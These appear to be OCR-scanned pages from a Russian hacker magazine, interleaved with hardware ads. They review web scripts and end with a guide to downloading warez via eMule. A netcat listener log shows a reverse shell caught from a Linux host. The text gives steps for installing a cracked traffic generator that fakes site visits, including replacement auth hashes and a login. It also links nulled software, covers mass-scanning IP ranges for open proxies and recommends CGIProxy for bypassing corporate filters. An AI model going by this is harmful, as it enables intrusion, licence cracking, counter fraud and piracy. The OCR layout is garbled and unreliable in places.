
```
d:\xakep>nc.exe -l -n -v -p 40000


listening on [any] 40000 ...

connect to [xxx.xxx.xxx.xx] from (UNKNOWN) [xx.xx.xxx.xx] 54247


Linux gw 2.4.8-ac5 #2 SMP Tue Sep 25 21:36:58 MSD 2001 i686 unknown

uid=60001(nobody) gid=60001(nobody)
```


RST MySQL: главное меню


для работы с RST MySQL нужно предварительно авторизироваться

ре и любоваться… неказистым интерфейсом PHP FXP 3.0. Что он умеет? Всего лишь перекачивать файлы между FTP, HTTP, однако большего от него и не требуют. Когда я скачивал этот скрипт, я думал, что он, как и все модные FTP-клиенты, использует технологию FXP, ан нет. Оказалось все в точности до наоборот. Скрипту абсолютно по барабану, поддерживают ли FTP-серверы передачу через FXP — он использует другой примитивный, но вполне состоятельный подход. Файл с удаленного сервера сначала скачивается во временную папку, после чего передается на сервер-назначение. Такой подход позволяет передавать файлы не только с FTP на FTP, но и, например, с HTTP на FTP и т.д. Другие аналогичные скрипты имели один серьезный недостаток — они умели передавать только одиночные файлы. PHP FXP умеет рекурсивно обходить каталоги и передавать целые директории с сохранением иерархии.


ftp-клиент, встроенный в PHPFXP: выбираем файлы для передачи

Сказка, но не совсем. Для работы утилиты необходимо иметь значительное количество свободного пространства на сервере: по крайней мере, не меньше объема файлов, которые ты собираешься передавать. Да и трафика будет расходоваться не меньше. Более того, скрипт работает только в том случае, если директива PHP safe_mode отключена — обязательно выясни это у провайдера, прежде чем начинать эксперименты

Альтернатива: X-Uploader (Perl, *www.xakep.ru/post/12019*).

[FakeZilla Advanced Generator.v2.3]

Платформа: PHP

Размер: 196 Кб

Сайт: www.fakezilla.com

Увеличить посещаемость сайта — мечта любого веб-мастера. В Сети некоторые конторы делают огромные деньги на так называемом SEO (Search Engines Optimization — оптимизация для поисковых машин). Рассматривать тему SEO мы сегодня не будем, но зато разберемся, как всего за пару минут можно обеспечить наплыв уникальных посещений (хостов) твоего сайта. Естественно, это будут не настоящие посетители, а всего лишь трафик, эмулированный с помощью специальных скриптов трафик-генераторов. Любые рейтинги и сервисы, предоставляющие счетчики посещений (например, *top.mail.ru*) имеют специальный механизм, который отделяет уникальные посещения (хосты) от повторных (хитов). Реализуется он на базе анализа параметров пользователя: его IP-адреса, а также переменных окружения, которые содержат название и версию браузера, тип операционной системы, сведения об установленном в системе языке и т.п. Обмануть систему сложно, так как для этого нужно самым тщательным образом подделывать параметры окружения и заходить на страницу каждый раз с разных IP-адресов. Заниматься этим вручную — бред по определению, но зато с задачей на ура справляются такие пакеты, как FakeZilla.

Не буду таить, трафик-генераторы — это довольно уникальные и редкие скрипты, в отличие от форумов и CMS, они на каждом углу не валяются. Скажу больше: бесплатного, но вместе с тем достойного скрипта, мне найти так и не удалось. Да-да, FakeZilla — тоже коммерческий скрипт, так как это профессиональный инструмент, и разработчики вполне резонно требуют за его использование денег (ни много - ни мало, а $160). Чтобы не разорять карманы российских граждан, релиз нуленой версии (то есть с вырезанным участком кода, отвечающего за регистрацию) FakeZilla выпустила группа GTT. Ее можно скачать отсюда — *http://scripts.wmtrader.com/phpATM.v.1.10.translated.by.GTT.zip*. в архиве найди файл */data/auth* и замени первые его две строчки на:

```
3c024f13618f64f5d7025a5492ec7da5
341930d5bf58b742c3ecc3d6bc60c736
```

После этого все файлы заливай на свой веб-сервер и вызывай в браузере файл index.php. Перед тобой появится страница для авторизации. Для входа используй логин/пароль — warezover/Cycopath. Если все сделано правильно, то уже через мгновение ты сможешь изучить пункты главного меню FakeZilla. Разработчики приложили максимум усилий, чтобы работать с программой было максимально просто. С помощью интерактивного меню ты сможешь добавить сколько угодно прокси-листов, списки Referrers (заголовок, указывающий ссылку, с которой пришел посетитель), списки User-Agents (название и версия браузера, идентификатор ОС и прочие параметры, которые в обязательном порядке передаются веб-серверу). Примечательно, что все необходимые файлы в огромном количестве уже включены в FakeZilla, однако ты всегда сможешь добавить свои собственные. Прокси-листы можно купить, а что касается User-Agents и Referrers, то их можно извлечь из логов любого веб-браузера. Встроенные утилиты FakeZilla в этом случае будут как нельзя кстати. Запустить эмулятор трафика — сущий пустяк. Укажи точный адрес своей веб-страницы, выбери файлы с прокси, Referer, User-Agent и жми Run generator. Появится страничка, где ты в реальном времени сможешь проследить за выполнением задания. С помощью дополнительных опций можно ограничить число посещений в час и суммарное количество трафика. Вещь!

Альтернатива: Fake Visitors (Perl, *www.mrnicepages.com/fakehits*)



ГДЕ ВЗЯТЬ ХОСТИНГ?

Хостинги бывают разные: стабильные и не очень, бесплатные и платные, быстрые и тормозные. Если желания платить за хостинг нет, то довольствоваться придется бесплатными, но это накладывает массу неудобств. Во-первых, бесплатные хостинги всячески ограничивают возможности пользователей: урезают ширину канала, подключают неприятные директивы в настройках MySQL, PHP и т.д. Во-вторых, они не отвечают за работоспособность сайта и, естественно, не осуществляют его техническую поддержку. Если какой-то из скриптов откажется работать, единственным выходом будет использование другого хостинга. Тем не менее, в некоторых случаях бесплатные хостинги можно использовать вполне успешно. Из отечественных попробуй *www.yard.ru*, *www.holm.ru*, *www.ozl.ru*, из иностранных — *www.5gigs.com*, *www.host.sk*, *www.freehost4you.com*, *techireland.ca*.

Если спросишь меня, то на бесплатные хостинги я бы даже не стал тратить время. Сегодня немало хостинг-компаний предлагают свои услуги от 1—2$ в месяц. Естественно, сервис за такие деньги — не фонтан, но для работы небольшого сайта или упомянутых в статье скриптов вполне хватит. В любом случае ты сможешь помучить его службу поддержки, попросить установить нужный PERL или PHP-модуль, прописать в настройках Apache'a или PHP необходимую директиву. Выбрать платный хостинг непросто. Для того чтобы сделать правильный выбор, рекомендую проштудировать раздел «Хостинг» на форуме *forum.ru-board.com*, а также сайт *www.hostobzor.ru*.

FOXCONN®

Advancing Through Innovation

Наследие тысячелетий в технологиях будущего.

www.foxconnchannel.com
www.foxconn.ru

Foxconn — торговая марка Hon Hai Precision Industry Co., Ltd — мирового лидера в области высокотехнологичных решений. Foxconn — крупнейшая частная тайваньская компания, №1 в мире по OEM-поставкам системных плат, разъемов и корпусов для ПК, №2 в мире по выпуску систем охлаждения. В 2004 году объем продаж компании превысил $16 млрд. Количество сотрудников, занятых на предприятиях Foxconn по всем странам мира, более 160 тысяч человек.

Foxconn is the registered trade name for Hon Hai Precision Industry Co., Ltd. Hon Hai Precision Industry Co., Ltd ("Foxconn") is the global leader in providing mechanical solutions. It is the largest manufacturer of connectors for use in PCs in Taiwan and a leading manufacturer of connectors and cable assemblies in the world. The company also manufactures enclosures primarily for desktop PCs and PC servers. Since its listing in 1991, the company has grown significantly in terms of revenues and profit. It now has a market capitalization of over $6 billion USD.

MOTHERBOARDS

Foxconn 955X7AA




- Чипсет Intel 955X; поддержка Dual Core CPU;
- FSB 1066 / 800 MHz;
- Dual channel DDR2 533/667 x4 DIMMs with ECC;
- P–ATA x 3, S–ATAII x 4, S–ATA x 4;
- PCIe x16, 3 x PCIe x 1;
- 7.1 channel, HAD;
- Dual Broadcom GbE LAN;
- IEEE 1394b & 1394a (Fire Wire);
- до 8 портов USB 2.0

Foxconn 915PL7AE



- Чипсет Intel 915PL;
- LGA775 для Intel Pentium 4EE/Prescott CPU;
- FSB800; Dual channel DDR 400/333 x 2 DIMMs;
- 1 x P-ATA, 4 x S-ATA 150 (RAID 0, 1, 0+1);
- Audio 7.1; GbE LAN; IEEE 1394a;
- до 8 портов USB 2.0;
- 1 x PCIe x 16, 1 x PCIe x 1, 3 x PCI, 1 x FGE 8X;
- **Foxconn F.G.E. 8X совместим с AGP 8X, поддержка 2х мониторов (Windows 2000/XP) и Microsoft DirectX 9.0.**


WinFast NF4UK8AA



- Чипсет nVIDIA NF4 Ultra;
- Socket 939 для AMD Athlon™ 64/64FX CPU;
- FSB 2000 MT/s, HyperTransport™;
- до 4GB Dual channel DDR400/DDR333/DDR266;
- 1 x PCIe X16, 2 x PCIe X1, 4 x PCI;
- 4 x Serial ATA II (RAID 0, 1, 0+1);
- Audio 7.1, AC97; GbE LAN, IEEE 1394a;
- до 8 портов USB 2.0

CASES 'n' COOLERS

TH-202 "Diabolic"



TLA-624




TW-082



TS-001



TPS-230



CMI-30 CMAK81CN





Собственное производство высококачественной стали • Лицевые панели изготовлены в соответствии со стандартами ведущих мировых производителей
Легендарные блоки питания FSP, HiPro, CWT • Сборка ПК без использования инструмента во всех моделях корпусов
Дополнительные вентиляторы и USB панели в базовой конфигурации • Более 100 моделей во всех ценовых категориях
Широкий ассортимент вентиляторов для процессоров AMD и Intel

Москва: Pronetgroup - (095) 789-3846; Ultra Computers - (095) 775-7566; Инкотрейд - (095) 785-8659; Кит - (095) 777-6655; Компьютадор - (095) 274-7300; НИКС - (095) 974-3333; Полярис - (095) 755-5557; Альметьевск: Компьютерный мир - (8553) 25-38-29; Волгоград: ЮКК МТ - (8442) 49-19-20; Краснодар: Игрек - (8612) 210-98-50; Красноярск: КАПИТАЛ-СЕРВИС - (3912) 63-60-30; Курск: КомпьюЛэнд - (0712) 56-46-43; Курчатов: КомпьюЛэнд - (07131) 2-31-22; Липецк: Регард - (0742) 22-13-09; Набережные Челны: КЦ "Next computer" - (8552) 39-03-38; Нижнекамск: КЦ "Next computer" - (8555) 43-79-82; Нижний Новгород: АйТиОн - (8312) 74-85-90; ВИСТ-НН 000 - (8312) 78-48-78; Ником-Медиа (8312) 34-11-34; ЮСТ - (8312) 30-16-74; Новосибирск: ЗЕТ ИСК - (3832) 125-142; Новый Уренгой: Все для офиса - (34949) 5-55-55; Омск: ТНТ 000 - (3812) 36-82-42; Электронный рай - (3812) 51-04-04; Рязянь: Ultra - (0912) 205-205; Самара: Прагма - (8462) 16-32-87; Саратов: АТТО - (8452) 444-111; Томск: Стек - (3822) 554-554; Улан-Удэ: Снежный Барс - (3012) 43-00-00, 43-55-15; Хабаровск: Диалог Плюс - (4212) 50-37-06; Дальком - (4212) - 42-86-72; Челябинск: Алиас - (3512) 37-8717; Чита: Вавилон - (3022) 32-55-00.



ASBIS www.asbis.ru





MERLION www.merlion.ru


Тринити Лоджик www.tl-c.ru

[HTTP Proxy Finder]

Платформа: PHP


Размер: 2 Кб

Сайт: www.kinp.com



Прокси-листы, как было сказано выше, можно купить, но что делать, если с финансами напряги и спонсорской помощи не предвидится? В этом случае их можно попробовать найти самому. Самый верный способ — просканировать диапазон IP-адресов и проверить каждый из них на открытые 3128, 8080, 1080 порты, то есть те, на которых могут быть установлены прокси. Это можно сделать с помощью специальной программы (*www.stayinvisible.com/index.pl/scanning_software*), но удобнее использовать PHP-скрипт. Он может работать круглосуточно, да и канал у хостера куда шире, чем у тебя дома.

Скрипт, который реализует эту идею, имеет вполне банальное название — HTTP Proxy Finder. Всего 2 Кб примитивного кода, но зато работает! Настраивать его не нужно: просто залей на хостинг и вызови через браузер. Выбрав начальный и конечный IP-адреса для сканирования, жми на кнопку Find. Если ты указал довольно большой диапазон, сканирование может сильно затянуться по времени, но, к счастью, разработчики догадались реализовать отображения результатов сканирования в реальном времени.

Минуса у этой HTTP Proxy Finder два. Во-первых, этот примитив разработчики пытаются толкнуть за деньги, но это легко решается, так как добрые люди давно выложили нуленую версию в инет — *http://scripts.wmtrader.com/HTTP.Proxy.Finder.PHP.NULL-DGT.zip*. А во-вторых, в программе не реализована многопоточность, что коренным образом влияет на скорость сканирования. Если хочешь несколько потоков, придется запускать несколько копий скрипта. А жаль…



удобный интерфейс: все необходимое, как на ладони

CGIProxy требует ввести адрес какого-нибудь сайта


[CGIProxy 2.0.1]

Платформа: Perl

Размер: 92 Кб

Сайт: www.jmarshall.com/tools/cgiproxy

В последнее время все чаще и чаще на различных варезных сайтах ссылки на загрузку файлов сопровождаются пометкой «только для российских IP-адресов». Мне, как заядлому пользователю спутникового интернета, это очень не нравится, так как сервер sat-провайдера стоит в Германии и IP-адрес у меня, соответственно, немецкий. Для решения проблемы можно было бы воспользоваться прокси-сервером, но, как оказалось, найти стабильный быстрый и бесплатный проксик не так уж и просто. Тогда-то мне и пришла идея воспользоваться скриптом-анониномайзером, установив его на быстром российском хостинге. По сути, это тот же самый прокси-сервер, но работающий через браузер.



начать генерацию трафика

После нескольких экспериментов стало ясно, что подходящий скрипт, который отвечает всем моим требованиям, только один — CGIProxy. Установить его несложно. В самом простом случае нужно лишь распаковать архив и скопировать файл nph-proxy.cgi на сервер, установив через FTP-клиент права на исполнение (chmod) 777. Можно поступить еще проще и воспользоваться специальным веб-установщиком — *www.xav.com/cgi-sys/cgiwrap/xav/install.cgi?p=cgiproxy*. После того, как установка завершена, набери адрес скрипта и любуйся результатом.

Главное окно скрипта представляет собой текстовое поле для ввода интернет-адреса, а также ряда опций, влияющих на серфинг. Все, что нужно для начала работы — набрать адрес нужного сайта или FTP-сервера и нажать Begin browsing. Сразу после этого появится окно с двумя фреймами: в одном из них будет отображаться выбранный веб-сайт, в другом — адресная строка, а также параметры серфинга. Серфинг происходит так, как если бы ты работал только с помощью браузера. С тем отличием, что адрес нового сайта нужно вводить не в адресной строке браузера, а в адресной строке CGIProxy.

серфинг инета через CGIProxy не вызывает дискомфорта. Все как обычно, за исключением фрейма для ввода адреса

Ты в любой момент можешь перейти по другому адресу, открыть через «прокси» новое окно, отключить использование cookies или отредактировать уже имеющиеся плюшки. Для обеспечения анонимности рекомендуется отключить поддержку скриптов (опция No scripts), а также передачу твоих переменных окружения (опция No referrer).


Сразу становится ясно, что проект CGIProxy развивается уже не первый год — все продумано до мелочей и работает безупречно. Нам в FAQ уже несколько раз приходил вопрос о том, как можно обойти корпоративный файрвол и прокси-сервер, которые фильтруют все MP3, XXX и прочие развлекательные сайты. Так вот, CGIProxy может не только скрыть настоящий IP-адрес, но и обойти все подобные ограничения. Это достигается за счет того, что ссылки, по которым ты переходишь, особым образом кодируются: они не могут быть проанализированы софтом и поэтому фильтруются.

Альтернатива: Poxy (PHP, *www.sourceforge.net/projects/poxy*), SBP (PHP, *sourceforge.net/projects/sbp*).

[думай головой] Скрипты — это не панацея от всех бед. Их использование действительно нередко бывает эффективно, но оно оправдано далеко не всегда. Нужно трезво оценивать, когда лучше использовать скрипт, когда — программу, а когда — вообще сторонний сервис. Если бы мне нужно было позарез обеспечить себе анонимность, я бы не за что не стал использовать cgiproxy. Несмотря на отсутствие собственных логов, все обращения к нему «светятся» в логах веб-сервера



start transfer!



ищем прокси в диапазоне 62.148.128.1-.148.128.100







Дарите подарки, которых ждут!

ТОВАР СЕРТИФИЦИРОВАН

Выбирая компьютер AgeNT на базе процессора Intel® Pentium®4 с технологией HT Вы оправдаете все ваши ожидания!

Улучшенная производительность в мультимедийных приложениях. Расширенные возможности редактирования цифрового фото и видео. Непревзойденная скорость обработки музыки. И самое удивительное - возможность делать всё это одновременно благодаря процессору Intel® Pentium® 4 с технологией HT!

NT computer



- 3-х летнее бесплатное обслуживание, включая год полной гарантии
- бесплатное обслуживание на рабочем месте в Москве (в пределах МКАД)
- 100% предпродажное тестирование
- отличные характеристики для работы дома и в офисе

СЕТЬ КОМПЬЮТЕРНЫХ ЦЕНТРОВ POLARIS

Москва, м. Багратионовская, ТВК "Горбушкин Двор", пав.: E2 - 14/15, E2 - 11	(095)755-5513
Москва, м. Братиславская, ул. Братиславская, д.16, стр.1	(095)237-8240
Москва, м. Динамо, ул. 8 Марта, д.10, стр.1	(095)262-8039
Москва, м. Дмитровская, ул. Башиловская, д.29/27	(095)678-5470
Москва, м. Комсомольская, ун-г «Московский», 4 этаж, пав.: 27	(095)359-8915
Москва, м. Красносельская, ул. Краснопрудная, 22/24	(095)389-4622
Москва, м. Красносельская, ул. Русаковская, д.2/1	(095)784-6385
Москва, м. Люблино, ТК "Москва", 2 этаж, 1 линия	(095)784-6615
Москва, м. Пл. Ильича, ул. Сергия Радонежского, 31	(095)935-8727
Москва, м. Пражская, ТЦ "Электронный рай", пав.: 1Б-47, 2В-14,1В-18, 3П-9к	(095)129-1119
Москва, м. Профсоюзная, Нахимовский пр-т, 40	(095)916-5627
Москва, м. Пушкинская, ул. Малая Дмитровка, 1/7	(095)973-1133
Москва, м. Савеловская, ВКЦ "Савеловский", ул. Сущевский Вал, д.5, пав.: 2D-5,D24	(095)730-1549
Москва, м. Савеловская, Сущевский вал, 5, стр. 20, ТК "Салют 5", пав.: К-5	(095)200-3060
Москва, м. Савеловская, Сущевский Вал, 3/5	(095)264-1333
Москва, м. Сокол, Волоколамское ш., 2, в здании «ГИДРОПРОЕКТ»	(095)797-8986
Москва, м. Шаболовская, ул. Шаболовка, 20	(095)347-9638
Москва, м. Щукинская, ул. Новощукинская д.7	(095)797-8064
Санкт-Петербург, м. Новочеркасская, Новочеркасский пр-т, 51	(095)444-7636
Санкт-Петербург, м. Пр.Просвещения, ТК "НОРД", 2-й этаж, пав.: 204	(812)331-6244
Санкт-Петербург, м. Сенная, ТЦ "ПИК", 3 этаж, пав.:304	(812)449-2441
Санкт-Петербург, м. Петроградская, Каменноостровский пр., д.45	(812)346-1190
Санкт-Петербург, м. Ладожская, ТК "НЕО", 3 этаж, пав.:52	(812)449-2348
Воронеж, ул.Кольцовская, 82	(0732)72-7391
Воронеж, ул.Кольцовская, 29	(0732)39-0252
Екатеринбург, пр-т Ленина, 99	(343)375-3304
Казань	скоро!!
Краснодар	скоро!!
Нижний Новгород, Пл. М. Горького, ул.Звездинка, 3	(8312)78-0357
Нижний Новгород, м. Канавинская, ТЦ "Новая Эра", 1 этаж	(8312)16-9787
Ростов-на-Дону, пр-т Буденновский, 80	(863)292-4242
Ростов-на-Дону, пр-т Буденновский, 9/46	(863)269-8558
Ростов-на-Дону, Ворошиловский пр-т, д.12	(863)240-5353
Самара	скоро!!
Интернет-магазин: http://shop.nt.ru	(095)970-1939
Интернет-магазин: http://5000.ru	(095)363-9363



Логотипы NT Computer и POLARIS являются зарегистрированными знаками их владельцев. Intel, Intel Logo, Intel Inside, Intel Inside Logo, Pentium являются зарегистрированными торговыми знаками корпорации Intel и ее дочерних компаний в США и других странах

При покупке компьютера обратите внимание установлена ли лицензионная операционная система Microsoft® Windows® XP. Только в этом случае POLARIS может гарантировать надежность работы компьютеров.

Качай — не перекачай



В ПОСЛЕДНЕЕ ВРЕМЯ КАЧАТЬ ВАРЕЗ С HTTP/FTP СТАЛО НАМНОГО СЛОЖНЕЕ. СТОЯЩИЕ ВЕЩИ ВЫКЛАДЫВАЮТСЯ НЕ ЧАСТО, А ССЫЛКИ ДОХНУТ КАК МУХИ. ЕСЛИ ПРОЗЕВАЛ И НЕ УСПЕЛ СКАЧАТЬ ФИЛЬМ СРАЗУ, МОЖНО ПРО НЕГО ЗАБЫТЬ — ЗАВТРА ССЫЛКА БУДЕТ НЕРАБОЧЕЙ. МОДНАЯ НЫНЧЕ ФИШКА — ЗАЛИВАТЬ ФАЙЛЫ НА СПЕЦИАЛЬНЫЕ ФАЙЛО-ХРАНИЛИЩА (WWW.RAPIDSHARE.DE, WWW.WEBFILE.COM И Т.П.) — НАЧИНАЕТ КОНКРЕТНО РАЗДРАЖАТЬ. В ОДНОМ МЕСТЕ ОГРАНИЧЕНИЕ ПО СКОРОСТИ, ВО ВТОРОМ — НА ОБЪЕМ, В ТРЕТЬЕМ — ВООБЩЕ ЗАПРЕЩАЮТ КАЧАТЬ В ВЕЧЕРНЕЕ ВРЕМЯ. ДОСТАЛО! | Степан Ильин aka Step (step@real.xakep.ru)

Учимся правильно искать и скачивать вкусный варез

[заставь осла работать] Решить, если не все, то, по крайней мере, многие подобные проблемы под силу P2P-сетям. По какой-то неведомой мне причине пиринговые сети не очень распространены в России, в то время как весь мир уже давно подсел на них и вполне успешно использует. С непривычки начать работать с P2P непросто, так как нужно осознать некоторые принятые правила и специфику. Но мы постараемся сделать так, чтобы этот процесс у тебя прошел максимально безболезненно.

Понятие «пиринговая (pear-to-pear) сеть» подразумевает, что пользователи общаются и передают друг другу файлы напрямую, то есть без участия посредников. Чем больше в пиринговой сети пользователей, тем лучше для всех. Если в сети будет всего 100 пользователей, то вероятность найти какой-то файл практически сводится к нулю. Если их будет миллион, файл ты найдешь практически стопроцентно. Такую возможность предоставляет, к примеру, сеть eD2k. Оригинальным клиентом для ее пользования является eDonkey2000 (*www.edonkey2000.com*). Однако эта программа имеет весьма ограниченные возможности и вдобавок является платной, поэтому сейчас практически никем не используется. Зато огромную популярность получил клиент eMule (*www.emule-project.net*). Этот некоммерческий продукт с открытыми исходниками элементарно устанавливается, прост в использовании и предоставляет максимум функций.

На установке я останавливаться не буду, там все просто как две копейки. Обычная схема: скачал, установил, запустил. Во время первого запуска тебя радужно встретит мастер настройки. Первое, что от тебя потребуется, — установить ник. Обязательно припиши к нему суффикс (rus), иначе тебя не пустят на российские серверы. Должно получиться примерно так: Step (rus). Желательно включить автозапуск программы, а также автоматическое подключение — чуть позже ты поймешь, для чего это нужно. В следующем окне можно обозначить используемые программой TCP/UDP-порты. Рекомендую оставить эти значения по умолчанию и обязательно проследить, чтобы они не были заблокированы файрволом — это очень важно. «Тест портов» проверит корректность настроек. Не забудь также правильно обозначить скорости на прием и отдачу, не забывая, что другим приложениям тоже нужна свободная полоса.

[проба сил] Для начала работы к этим самым пиринговым сетям необходимо подключиться. Подключиться к сети Kad (пиринговая сеть, которую также поддерживает eMule) предельно просто: в одноименном разделе есть кнопка «Самонастройка», которая сделает все за тебя. В случае с eD2k все немного сложнее, так как для работы в этой сети требуется специальный сервер. Он не участвует в процессе передачи файлов, но зато координирует работу клиентов и осуществляет поиск файлов. Каким бы медленным не был сервер, скорость передачи данных от него зависеть не будет. Список работающих серверов включен в состав eMule по умолчанию, но его легко можно дополнить. Чем больше серверов будет в списке, тем шире будет диапазон поиска, и тем больше подходящих файлов будет найдено. Список серверов можно экспортировать из специального файла *server.met*, свежую версию которого можно скачать, например, с *ed2k.2x4u.de*. При желании, конкретные серверы (смотри сноску) можно добавить вручную, указав их IP-адреса и порты. Хотя все это делать необязательно, так как eMule автоматически обновляет список, используя информацию от других пользователей и серверов. Просто выбирай сервер с большим количеством пользователей и подключайся к нему. Каждый раз, когда ты подсоединяешься к серверу, тебе выдается так называемый ID — идентификационный номер, который зависит от твоего IP-адреса. Он сопровождается пометкой HighID или LowID. Первое означает, что твое соединение позволяет полноценно работать в eD2k-сети. Что касается LowID, то этот вариант нежелателен. Обычно такой статус получают те пользователи, к которым нельзя подключиться напрямую из-за использования прокси, NAT'а, неправильной работы маршрутизатора и т.д. Получив LowID, ты не сможешь обмениваться файлами с пользователями, которые также имеют этот статус. Но это еще полбеды. Некоторые клиенты (модификации eMule, например) полностью игнорируют таких пользователей или намеренно ограничивают их возможности по скачке.

Так или иначе, ты подключен. Что делать дальше? Принцип обмена файлами очевиден. Ты можешь скачать то, что открыто у других пользователей, они же в свою очередь имеют доступ к тому, что расшарено у тебя. Для того, чтобы скачать какой-то файл, его предварительно нужно найти (раздел eMule «Поиск»). В самом простом случае достаточно указать часть его названия в графе «Имя». Если же требуется провести более

точный поиск, ты вправе указать тип желаемого файла, его максимальный и минимальный размер и прочие параметры. Поиск нужно осуществлять по всем серверам сразу — этот способ называется «Глобальным» и установлен по умолчанию. Примерно через минуту поиск, скорее всего, будет окончен, и ты увидишь результаты. Во время изучения результатов особое внимание нужно обратить на поля «Доступность» и «Полные источники». Первая показывает количество пользователей, у которых затребованный файл имеется хотя бы частично, вторая показывает процент тех, которые имеют его полностью. Выбирай тот файл, который имеет максимальное количество источников — желательно, чтобы их было не менее 5—7. Чем больше источников одновременно отдают файл (он передается частями), тем быстрее у тебя будет суммарная скорость закачки. Кстати говоря, если в результатах поиска будет несколько файлов с одинаковыми названиями, знай — эти файлы различны. Уникальность файла определяется не по имени и не по размеру, а по MD4-хэшу, который генерируется для каждого файла в момент его «расшаривания».

[а почему не качает?] Ну вот, файлы найдены и поставлены на закачку. Только вот незадача: файлы почему-то качаются очень медленно, а некоторые не качаются вообще. Именно из-за этой проблемы многие новички и забивают на P2P-программы, даже не разобравшись, в чем была проблема. В действительности все это закономерно. В данной пиринговой сети существует такое понятие, как очередь. Если в разделе «Передачи» дважды кликнуть по названию запрошенного файла, ты получишь подробную информацию обо всех его источниках. Для каждого источника в графе «Приоритет» будет обозначен особый параметр QR. Значение этого параметра определяет твое положение в очереди. Чем оно меньше, тем быстрее начнется закачка. Ошибочно думать, что эта очередь продвигается, как в магазине. Твой QR напрямую зависит от того рейтинга, который ты имеешь у данного конкретного источника. В eD2k не существует глобального рейтинга, но зато eMule считает рейтинг всех пользователей, у которых ты что-то скачал или которые что-то скачали у тебя. Это значит, что твой рейтинг у каждого пользователя различен. Если я закачаю Бублику 10 Мб свежей порнухи (не, ну 10 Мб — это не серьезно. У меня ее и так 23 Гб — Прим. Бублика), мой рейтинг у него подрастет, и я смогу комфортно скачивать у него файлы. Но вместе с тем мой рейтинг у Куттера остается неизменным, так как ему я ничего не отдал. Правило простое: чем больше ты отдал — тем выше рейтинг. Это действует везде. Но возникает вопрос: каким образом каждый пользователь

